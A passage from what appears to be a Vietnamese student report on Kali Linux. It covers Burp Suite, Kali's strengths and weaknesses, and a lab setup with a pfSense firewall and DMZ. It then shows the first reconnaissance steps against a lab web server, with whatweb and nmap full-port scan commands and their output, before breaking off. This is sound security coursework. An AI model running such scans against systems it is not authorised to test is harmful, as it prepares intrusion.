- + Quét tự động:
  - o Chạy tính năng Scan để tìm các lỗ hổng bảo mật tự động.
  - o Xem báo cáo lỗ hổng, mức độ rủi ro, và đề xuất sửa lỗi.
- + Thực hiện tấn công:
  - o Sử dụng Intruder để kiểm tra khả năng tấn công brute-force hoặc fuzzing.
  - o Dùng Repeater để tùy chỉnh và gửi yêu cầu thử nghiệm.

– Ưu và nhược điểm:

- + Ưu điểm:
  - o Đầy đủ tính năng kiểm thử bảo mật, hỗ trợ tốt trong cả kiểm thử thủ công và tự động.
  - o Cộng đồng người dùng rộng lớn, tài liệu hỗ trợ chi tiết.
  - o Giao diện thân thiện với nhiều công cụ tích hợp mạnh mẽ.

- + Nhược điểm:
  - Phiên bản Pro yêu cầu mua bản quyền, chi phí tương đối cao.
  - Cần kiến thức chuyên môn để tận dụng tối đa các tính năng.
- Ứng dụng thực tế:
  - + Kiểm thử bảo mật ứng dụng web: Phát hiện các lỗ hổng như SQL injection, XSS, và RCE.
  - + Kiểm tra xác thực và phiên: Phân tích cách ứng dụng xử lý token, cookie, hoặc cơ chế đăng nhập.
  - + Đào tạo bảo mật: Cung cấp nền tảng thực hành cho các chuyên gia bảo mật và lập trình viên.
  - + Phân tích giao thức: Hỗ trợ nghiên cứu và cải tiến giao thức truyền thông ứng dụng.

### 3.3. Ưu và nhược điểm của Kali Linux

#### 3.3.1. Ưu Điểm của Kali Linux

- Đa dạng công cụ bảo mật:
  - + Kho công cụ phong phú: Kali Linux tích hợp hơn 600 công cụ bảo mật, bao gồm các công cụ kiểm thử xâm nhập, phân tích mạng, khai thác lỗ hổng, và nhiều công cụ khác. Điều này giúp người dùng dễ dàng tiếp cận và sử dụng các công cụ cần thiết cho nhiều mục đích khác nhau.
- Hỗ trợ mã nguồn mở và cộng đồng mạnh mẽ:
  - + Cộng đồng hoạt động: Kali Linux có một cộng đồng người dùng và nhà phát triển rộng lớn, cung cấp sự hỗ trợ, chia sẻ kiến thức và đóng góp vào việc phát triển các công cụ mới.
  - + Tài liệu phong phú: Có rất nhiều tài liệu hướng dẫn, khóa học và diễn đàn hỗ trợ giúp người mới bắt đầu cũng như những chuyên gia nâng cao có thể tận dụng tối đa các tính năng của Kali Linux.

- Tính linh hoạt và tùy biến cao:
  - + Hỗ trợ nhiều kiến trúc phần cứng: Kali Linux hỗ trợ nhiều kiến trúc phần cứng khác nhau, từ máy tính để bàn, máy chủ đến các thiết bị di động như Raspberry Pi.
  - + Khả năng tùy biến: Người dùng có thể tùy chỉnh hệ điều hành theo nhu cầu riêng, thêm hoặc loại bỏ các công cụ không cần thiết, và cấu hình hệ thống để phù hợp với mục đích sử dụng cụ thể.
- Cập nhật liên tục và bảo mật:
  - + Phát hành liên tục: Kali Linux áp dụng mô hình phát hành liên tục (rolling release), đảm bảo rằng người dùng luôn có các bản cập nhật mới nhất về bảo mật và các công cụ.
  - + Bảo mật cao: Hệ điều hành được thiết kế với các tiêu chuẩn bảo mật cao, giúp bảo vệ người dùng khỏi các mối đe dọa tiềm ẩn trong quá trình sử dụng.
- Hỗ trợ khóa đào tạo và chứng chỉ:
  - + Liên kết với offensive security: Kali Linux thường được sử dụng trong các khóa đào tạo như OSCP (Offensive Security Certified Professional), giúp người học thực hành và nâng cao kỹ năng bảo mật trong môi trường thực tế.
- Tích hợp tốt với các hệ điều hành khác:
  - + Khả năng tương thích cao: Kali Linux có thể dễ dàng được cài đặt song song với các hệ điều hành khác hoặc chạy dưới dạng máy ảo, giúp người dùng linh hoạt trong việc sử dụng và thử nghiệm.
- Hỗ trợ đa ngôn ngữ:
  - + Giao diện đa ngôn ngữ: Kali Linux hỗ trợ nhiều ngôn ngữ khác nhau, giúp người dùng từ các nền văn hóa khác nhau dễ dàng sử dụng và hiểu rõ hơn về hệ điều hành.

### 3.3.2. Nhược Điểm của Kali Linux

- Đòi hỏi kiến thức kỹ thuật cao:
  - + Khó khăn với người mới bắt đầu: Kali Linux không phải là hệ điều hành thân thiện với người mới bắt đầu. Người dùng cần có kiến thức cơ bản về Linux và các nguyên lý bảo mật để sử dụng hiệu quả.
- Rủi ro bảo mật khi sử dụng không đúng cách:
  - + Công cụ mạnh mẽ có thể lạm dụng: Vì Kali Linux tích hợp nhiều công cụ mạnh mẽ, việc sử dụng không đúng cách có thể dẫn đến các hành vi bất hợp pháp hoặc gây hại cho hệ thống mục tiêu.
- Không phù hợp cho sử dụng hàng ngày:
  - + Thiếu các ứng dụng thường dùng: Kali Linux được tối ưu hóa cho mục đích bảo mật và kiểm thử xâm nhập, không phải là hệ điều hành lý tưởng để sử dụng hàng ngày như lướt web, xem phim, hoặc làm việc văn phòng.
- Yêu cầu phần cứng cao:
  - + Hiệu suất phụ thuộc vào phần cứng: Để vận hành mượt mà, Kali Linux yêu cầu cấu hình phần cứng tương đối cao, đặc biệt khi chạy nhiều công cụ bảo mật cùng lúc.
- Cập nhật liên tục có thể gây ra sự không ổn định:
  - + Rủi ro khi cập nhật: Mô hình phát hành liên tục có thể đôi khi gây ra các vấn đề về tương thích hoặc ổn định do các bản cập nhật mới không được kiểm tra kỹ lưỡng trước khi phát hành.
- Thiếu hỗ trợ ứng dụng thương mại:
  - + Ít ứng dụng thương mại: Kali Linux tập trung chủ yếu vào các công cụ bảo mật và kiểm thử xâm nhập, do đó có ít ứng dụng thương mại và công cụ tiện ích cho công việc hàng ngày.
- Khả năng tự động hóa hạn chế:
  - + Mặc dù Kali Linux cung cấp nhiều công cụ bảo mật, nhưng khả năng tự động hóa các tác vụ phức tạp có thể hạn chế so với một số hệ điều hành khác hoặc các giải pháp chuyên biệt.

⇒ Kali Linux là một công cụ mạnh mẽ và linh hoạt dành cho các chuyên gia bảo mật và kiểm thử xâm nhập. Nó cung cấp một loạt các công cụ bảo mật tiên tiến, hỗ trợ mã nguồn mở và có một cộng đồng mạnh mẽ, giúp người dùng dễ dàng tiếp cận và sử dụng. Tuy nhiên, Kali Linux cũng có những hạn chế như đòi hỏi kiến thức kỹ thuật cao, không phù hợp cho sử dụng hàng ngày và yêu cầu phần cứng mạnh mẽ. Việc hiểu rõ những ưu và nhược điểm này sẽ giúp người dùng tận dụng tối đa tiềm năng của Kali Linux đồng thời giảm thiểu các rủi ro có thể xảy ra.

### 3.4. Úng dụng của Kali Linux trong bảo mật thông tin

- Kiểm thử xâm nhập (Penetration Testing)
  - + Chuẩn bị môi trường kiểm thử: Kali Linux cung cấp các công cụ mạnh mẽ như Metasploit, Burp Suite, và Nmap, giúp chuyên gia bảo mật chuẩn bị và thực hiện các cuộc kiểm thử xâm nhập một cách hiệu quả.
  - + Phân tích lỗ hổng: Các công cụ như OpenVAS và Nikto giúp xác định và phân tích các lỗ hổng bảo mật trong hệ thống mục tiêu, từ đó đề xuất các biện pháp khắc phục.
- Phát hiện và phòng chống xâm nhập
  - + Giám sát mạng và phân tích giao thông: Các công cụ như Wireshark và Snort trong Kali Linux giúp giám sát và phân tích giao thông mạng, phát hiện các hoạt động bất thường và mối đe dọa tiềm ẩn.
  - + Phòng ngừa tấn công: Sử dụng các công cụ như Fail2Ban và ClamAV để thiết lập các biện pháp phòng ngừa tấn công, bảo vệ hệ thống khỏi các mối đe dọa bảo mật.
- Giáo dục và đào tạo
  - + Khóa đào tạo và chứng chỉ: Kali Linux là công cụ chính trong các khóa đào tạo bảo mật của Offensive Security, như OSCP, giúp người học thực hành và nâng cao kỹ năng kiểm thử xâm nhập trong môi trường thực tế.

- + Môi trường học tập thực tế: Cung cấp một môi trường thực tế để học viên thực hành các kỹ thuật bảo mật, từ cơ bản đến nâng cao, giúp họ chuẩn bị tốt hơn cho các chứng chỉ bảo mật chuyên nghiệp.
- Ứng dụng trong các tổ chức và doanh nghiệp
  - + Đánh giá bảo mật hệ thống: Các doanh nghiệp sử dụng Kali Linux để thực hiện đánh giá bảo mật định kỳ, phát hiện và khắc phục các lỗ hổng bảo mật trong hệ thống của mình.
  - + Phát triển chính sách bảo mật: Sử dụng các công cụ và dữ liệu từ Kali Linux để phát triển và cải thiện các chính sách bảo mật nội bộ, đảm bảo rằng hệ thống của doanh nghiệp luôn được bảo vệ tốt nhất.
- Nghiên cứu và phát triển bảo mật
  - + Phân tích Malware: Các công cụ trong Kali Linux hỗ trợ phân tích và nghiên cứu malware, giúp các nhà nghiên cứu bảo mật hiểu rõ hơn về các mối đe dọa mới và phát triển các biện pháp phòng ngừa hiệu quả.
  - + Phát triển các công cụ bảo mật mới: Kali Linux cung cấp nền tảng lý tưởng để các nhà phát triển bảo mật thử nghiệm và phát triển các công cụ bảo mật mới, đáp ứng nhu cầu ngày càng tăng của ngành bảo mật thông tin.
- Thực hiện các cuộc tấn công giả lập
  - + Simulating Real-World Attacks: Kali Linux cho phép các chuyên gia bảo mật thực hiện các cuộc tấn công giả lập, giúp họ hiểu rõ hơn về các chiến thuật, kỹ thuật và quy trình của các cuộc tấn công thực tế, từ đó phát triển các biện pháp bảo vệ hiệu quả.
  - + Đánh giá khả năng phản hồi: Thực hiện các cuộc tấn công giả lập giúp các tổ chức đánh giá khả năng phản hồi và ứng phó của họ đối với các mối đe dọa bảo mật, từ đó cải thiện quy trình và chính sách bảo mật.


### **3.5. Thách thức hiện tại**

- Đối phó với các mối đe dọa mới:
  - + Ngành bảo mật thông tin liên tục đổi mới và phức tạp hơn, yêu cầu Kali Linux phải liên tục cập nhật và tích hợp các công cụ mới để giữ vững vị thế.
- Bảo vệ tính ẩn danh và bảo mật người dùng:
  - + Đảm bảo rằng các công cụ bảo mật trong Kali Linux không bị lạm dụng bởi các bên xấu, đồng thời bảo vệ tính ẩn danh và bảo mật cho người dùng là một thách thức quan trọng.
- Quản lý tài nguyên và hiệu suất:
  - + Với số lượng lớn công cụ tích hợp, việc quản lý tài nguyên và đảm bảo hiệu suất cao khi chạy nhiều công cụ cùng lúc là một thách thức lớn đối với Kali Linux.
- Những cải tiến trong tương lai
  - + Tích hợp trí tuệ nhân tạo và máy học: Sử dụng trí tuệ nhân tạo (AI) và máy học (ML) để tự động hóa các quy trình kiểm thử bảo mật, phát hiện mối đe dọa và phân tích lỗ hổng bảo mật một cách nhanh chóng và chính xác hơn.
  - + Phát triển các công cụ bảo mật mới: Liên tục phát triển và tích hợp các công cụ bảo mật mới, đáp ứng nhu cầu ngày càng đa dạng và phức tạp của ngành bảo mật thông tin.
  - + Cải thiện tính ổn định và hiệu suất: Tối ưu hóa hệ thống và quản lý tài nguyên để đảm bảo Kali Linux hoạt động mượt mà và ổn định hơn, ngay cả khi chạy nhiều công cụ bảo mật cùng lúc.
- Vai trò trong ngành bảo mật thông tin
  - + Nền tảng chính trong kiểm thử bảo mật: Kali Linux tiếp tục giữ vững vai trò là nền tảng chính trong các hoạt động kiểm thử xâm nhập và phân tích bảo mật, hỗ trợ các chuyên gia bảo mật trong việc phát hiện và khắc phục các lỗ hổng bảo mật.

- + Đào tạo và phát triển chuyên gia bảo mật: Kali Linux đóng vai trò quan trọng trong việc đào tạo và phát triển các chuyên gia bảo mật, cung cấp một môi trường thực tế để thực hành và nâng cao kỹ năng bảo mật.
- Tác động của công nghệ mới
  - + Blockchain và bảo mật: Sự phát triển của công nghệ blockchain tạo ra các thách thức và cơ hội mới trong bảo mật thông tin. Kali Linux có thể tích hợp các công cụ phân tích và bảo mật blockchain để đáp ứng nhu cầu này.
  - + Internet of Things (IoT): Với sự phổ biến của các thiết bị IoT, Kali Linux cần phát triển và tích hợp các công cụ bảo mật đặc thù để bảo vệ các thiết bị này khỏi các mối đe dọa bảo mật mới.
  - + An ninh mạng đám mây: Kali Linux có thể mở rộng các công cụ và tính năng để bảo mật các môi trường đám mây, đáp ứng nhu cầu bảo mật trong các hạ tầng đám mây ngày càng phổ biến.
- Sự phát triển cộng đồng và hợp tác
  - + Mở rộng cộng đồng người dùng và nhà phát triển: Phát triển và mở rộng cộng đồng người dùng và nhà phát triển sẽ giúp Kali Linux tiếp tục cải tiến và phát triển các công cụ bảo mật mới, đồng thời cung cấp sự hỗ trợ mạnh mẽ cho người dùng.
  - + Hợp tác với các tổ chức và công ty bảo mật: Hợp tác với các tổ chức và công ty bảo mật để phát triển các công cụ và tính năng mới, đáp ứng nhu cầu bảo mật đa dạng và phức tạp của thị trường.
- Định hướng phát triển bền vững
  - + Bảo vệ môi trường và tài nguyên: Đảm bảo rằng việc phát triển và sử dụng Kali Linux không ảnh hưởng tiêu cực đến môi trường, đồng thời tối ưu hóa việc sử dụng tài nguyên phần cứng để giảm thiểu tác động môi trường.
  - + Phát triển theo xu hướng công nghệ: Luôn theo dõi và áp dụng các xu hướng công nghệ mới vào Kali Linux, đảm bảo rằng hệ điều hành luôn phù hợp và đáp ứng được các yêu cầu bảo mật hiện đại.

## CHƯƠNG 4: THỰC NGHIỆM

### 4.1. Mô hình triển khai



Hình 4.1. Mô hình thực nghiệm

- Cấu trúc mạng tổng quan
  - + Mạng trong mô hình trên được chia thành các vùng chức năng chính sau:
    - + DMZ (Demilitarized Zone): Đây là khu vực được bố trí riêng biệt để đặt Web Server, phục vụ người dùng truy cập từ Internet. Việc cách ly Web Server khỏi mạng LAN nhằm giảm thiểu rủi ro nếu bị tấn công.
    - + LAN (Local Area Network): Là vùng nội bộ được triển khai cho người dùng bên trong hệ thống.
    - + Router: Chịu trách nhiệm kết nối mạng nội bộ với Internet, đồng thời thực hiện chức năng định tuyến dữ liệu giữa các mạng để đảm bảo giao tiếp thông suốt.
    - + Firewall Pfsense: Đóng vai trò kiểm soát luồng truy cập giữa DMZ, VLAN, và Internet, đảm bảo an toàn thông tin.

Bảng 4.1. Thành phần chi tiết

Thành phần	Thông tin chi tiết
Router	
IP WAN	192.168.100.0/24
Nhiệm vụ	<ul style="list-style-type: none"> <li>- Kết nối mạng nội bộ với Internet.</li> <li>- Định tuyến các gói tin từ DMZ và VLAN ra Internet và ngược lại.</li> <li>- Đảm bảo quy tắc định tuyến cơ bản giữa các vùng mạng.</li> </ul>
Firewall (pfSense)	
Cổng kết nối DMZ	20.0.0.20
Cổng kết nối VLAN	10.0.0.10
Cổng kết nối Router	192.168.100.242
Nhiệm vụ	<ul style="list-style-type: none"> <li>- Cho phép truy cập có kiểm soát giữa Internet, DMZ, và VLAN.</li> <li>- Lọc các gói tin không hợp lệ để ngăn tấn công từ Internet hoặc các vùng mạng khác.</li> </ul>
DMZ	
Dải mạng	20.0.0.0/24
Web Server	IP: 20.0.0.30
Nhiệm vụ	<ul style="list-style-type: none"> <li>- Cung cấp dịch vụ web (HTTP) cho người dùng Internet.</li> <li>- Được đặt trong DMZ để cách ly với VLAN, giảm nguy cơ ảnh hưởng khi bị tấn công.</li> </ul>
Switch (DMZ)	<ul style="list-style-type: none"> <li>- Kết nối giữa Web Server và Firewall.</li> <li>- Tăng tốc độ truyền tải dữ liệu trong vùng DMZ.</li> </ul>
VLAN	
Dải mạng	10.0.0.0/24
User (Windows 10)	IP: 10.0.0.25

Bảng 4.1. Thành phần chi tiết

Nhiệm vụ	- Máy tính cá nhân của người dùng, truy cập mạng nội bộ và dịch vụ từ Web Server hoặc Internet.
Switch (VLAN)	- Kết nối giữa các thiết bị trong VLAN và Firewall. - Tăng hiệu suất truyền tải dữ liệu trong mạng nội bộ.

- Hoạt động chính của mô hình
  - + Truy cập từ Internet vào Web Server (DMZ):
    - + Người dùng sẽ gửi yêu cầu đến Web Server thông qua router và firewall.
    - + Firewall kiểm tra và cho phép các yêu cầu hợp lệ đến DMZ.
    - + Web Server phản hồi lại thông tin từ người dùng thông qua tường lửa và bộ định tuyến.
    - + Truy cập từ VLAN đến DMZ:
      - + Người dùng trong VLAN (User - Windows 10) truy cập dịch vụ trên Web Server.
      - + Firewall kiểm tra chính sách truy cập, đảm bảo rằng chỉ những lưu lượng được cho phép mới đáp ứng yêu cầu hợp lệ.
    - + Truy cập từ VLAN ra Internet:
      - o User trong VLAN có thể gửi yêu cầu ra Internet qua Firewall và Router.
      - o Tường lửa chỉ cho phép lưu lượng hợp lệ mới có thể truyền ra bên ngoài, đồng thời bảo vệ VLAN trước các mối đe dọa từ bên ngoài.
    - + Bảo mật giữa các vùng mạng:
      - o DMZ được cách ly với VLAN để giảm thiểu nguy cơ lây lan khi bị tấn công.
      - o VLAN và DMZ đều được kiểm soát truy cập chặt chẽ qua Firewall.
  - Ưu điểm của mô hình
    - + Bảo mật cao: DMZ giúp cách ly các máy chủ cung cấp dịch vụ với mạng nội bộ, giảm nguy cơ tấn công.
    - + Quản lý dễ dàng: Firewall Pfsense cung cấp khả năng cấu hình linh hoạt

để kiểm soát luồng dữ liệu.

- + Phân tách mạng: VLAN giúp cách ly người dùng nội bộ với các dịch vụ bên ngoài, đảm bảo an toàn và hiệu suất.
- Kịch bản:
  - + Em sẽ tiến hành triển khai 2 hệ thống sử dụng Web Server là Windows Server 2019 và Ubuntu. Em sẽ đóng vai trò là pentester triển khai công cụ trên Kali Linux để tìm ra các lỗ hổng bảo mật trên 2 hệ thống đó và khắc phục lỗ hổng để bảo vệ an ninh cho hệ thống.

## 4.2. Triển khai thực nghiệm

Kịch bản kiểm thử bảo mật hệ thống:

Hệ thống 1 – Sử dụng Windows Server 2019 làm Web Server

```
(root@Cyberkid-[/home/kali/Desktop]# ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
ether 02:42:bc:48:19:3b txqueuelen 0 (Ethernet)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.100.244 netmask 255.255.255.0 broadcast 192.168.100.255
inet6 fe80::f270:b51a:49c5:f340 prefixlen 64 scopeid 0x20<link>
ether 00:0c:29:30:dd:23 txqueuelen 1000 (Ethernet)
RX packets 11909 bytes 16830725 (16.0 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 3896 bytes 352170 (343.9 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 8 bytes 480 (480.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 8 bytes 480 (480.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Hình 4.2. Máy pentester kiểm thử

```
VMware Virtual Machine - Netgate Device ID: f6ed7273e556d4074fb4
*** Welcome to pfSense 2.7.2-RELEASE (amd64) on pfSense ***
WAN (wan)      -> em0      -> v4/DHCP4: 192.168.100.242/24
LAN (lan)      -> em1      -> v4: 10.0.0.10/24
OPT1 (opt1)    -> em2      -> v4: 20.0.0.20/24

0) Logout (SSH only)          9) pfTop
1) Assign Interfaces          10) Filter Logs
2) Set interface(s) IP address 11) Restart webConfigurator
3) Reset webConfigurator password 12) PHP shell + pfSense tools
4) Reset to factory defaults   13) Update from console
5) Reboot system               14) Enable Secure Shell (sshd)
6) Halt system                 15) Restore recent configuration
7) Ping host                   16) Restart PHP-FPM
8) Shell

Enter an option:
Message from syslogd@pfSense at Nov 25 13:58:19 ...
php-fpm[599]: /index.php: Successful login for user 'admin' from: 10.0.0.1 (Loca
l Database)
[zone: pf states] PF states limit reached
[zone: pf states] PF states limit reached
■
```

Hình 4.3. Firewall Pfsense

```
Command Prompt
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\lamtuandat>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::d06d:d199:cc00:858f%4
IPv4 Address. . . . . : 20.0.0.30
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 20.0.0.20


C:\Users\lamtuandat>
```

Hình 4.4. Máy Web Server (vùng DMZ)


Pentester xác định mục tiêu kiểm thử hệ thống:



Hình 4.5. Web Server



Hình 4.6. Web Server



Hình 4.7. Web Server

Pentester kiểm thử với WhatWeb ( công cụ phân tích website)

Lệnh whatweb <http://192.168.100.242> sẽ xác định các thông tin về website như công nghệ sử dụng, framework, máy chủ web, và các ứng dụng chạy trên web.

```
[root@ Cyberkid -]# whatweb http://192.168.100.242
http://192.168.100.242 OK Apache[2.4.58], probably BeEF[Hook], Bootstrap Cookies[XSRF-TOKEN,laravel_session], Country[RESERVED][ZZ], Email@example@example.com,info@huit.edu.vn] MLS, HTTPServer[Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12 HttpOnly,laravel_session], IP[192.168.100.242], JQuery[3.2.1], Laravel, OpenSSL[3.1.3], PHP[8.2.12], Script[text/javascript], Title[Báo HUIT - Đại học Công Thương Tp.HCM], UncommonHeaders[x-content-type-options], probably WordPress, X-Frame-Options[SAMEORIGIN], X-Powered-By[PHP/8.2.12], X-UA-Compatible[E=edge]
```

Hình 4.8. Công cụ WhatWeb

Pentester kiểm thử với Nmap (Quét cổng và dịch vụ)

Dùng lệnh nmap -sV -O -p- 192.168.100.242 quét tất cả các cổng trên một hệ thống, xác định phiên bản dịch vụ các cổng mở và nhận diện hệ điều hành của hệ thống đích.

```
[root@ Cyberkid -]# whatweb http://192.168.100.242
http://192.168.100.242 OK Apache[2.4.58], probably BeEF[Hook], Bootstrap Cookies[XSRF-TOKEN,laravel_session], Country[RESERVED][ZZ], Email@example@example.com,info@huit.edu.vn] MLS, HTTPServer[Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12 HttpOnly,laravel_session], IP[192.168.100.242], JQuery[3.2.1], Laravel, OpenSSL[3.1.3], PHP[8.2.12], Script[text/javascript], Title[Báo HUIT - Đại học Công Thương Tp.HCM], UncommonHeaders[x-content-type-options], probably WordPress, X-Frame-Options[SAMEORIGIN], X-Powered-By[PHP/8.2.12], X-UA-Compatible[E=edge]
```

```
[root@ Cyberkid -]# nmap -sV -O -p- 192.168.100.242
Starting Nmap 7.94SVN ( https://nmap.org ) [24-Nov-18 09:18 EST]
Nmap scan report for 192.168.100.242 (192.168.100.242)
Host is up (0.0030s latency).
Not shown: 65529 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.58 ((Win64) OpenSSL/3.1.3 PHP/8.2.12)
135/tcp   open  msrpc  Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
12489/tcp open  tcpwrapped
49666/tcp open  msrpc  Microsoft Windows RPC
MAC Address: 00:0C:29:D4:A9:D2 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

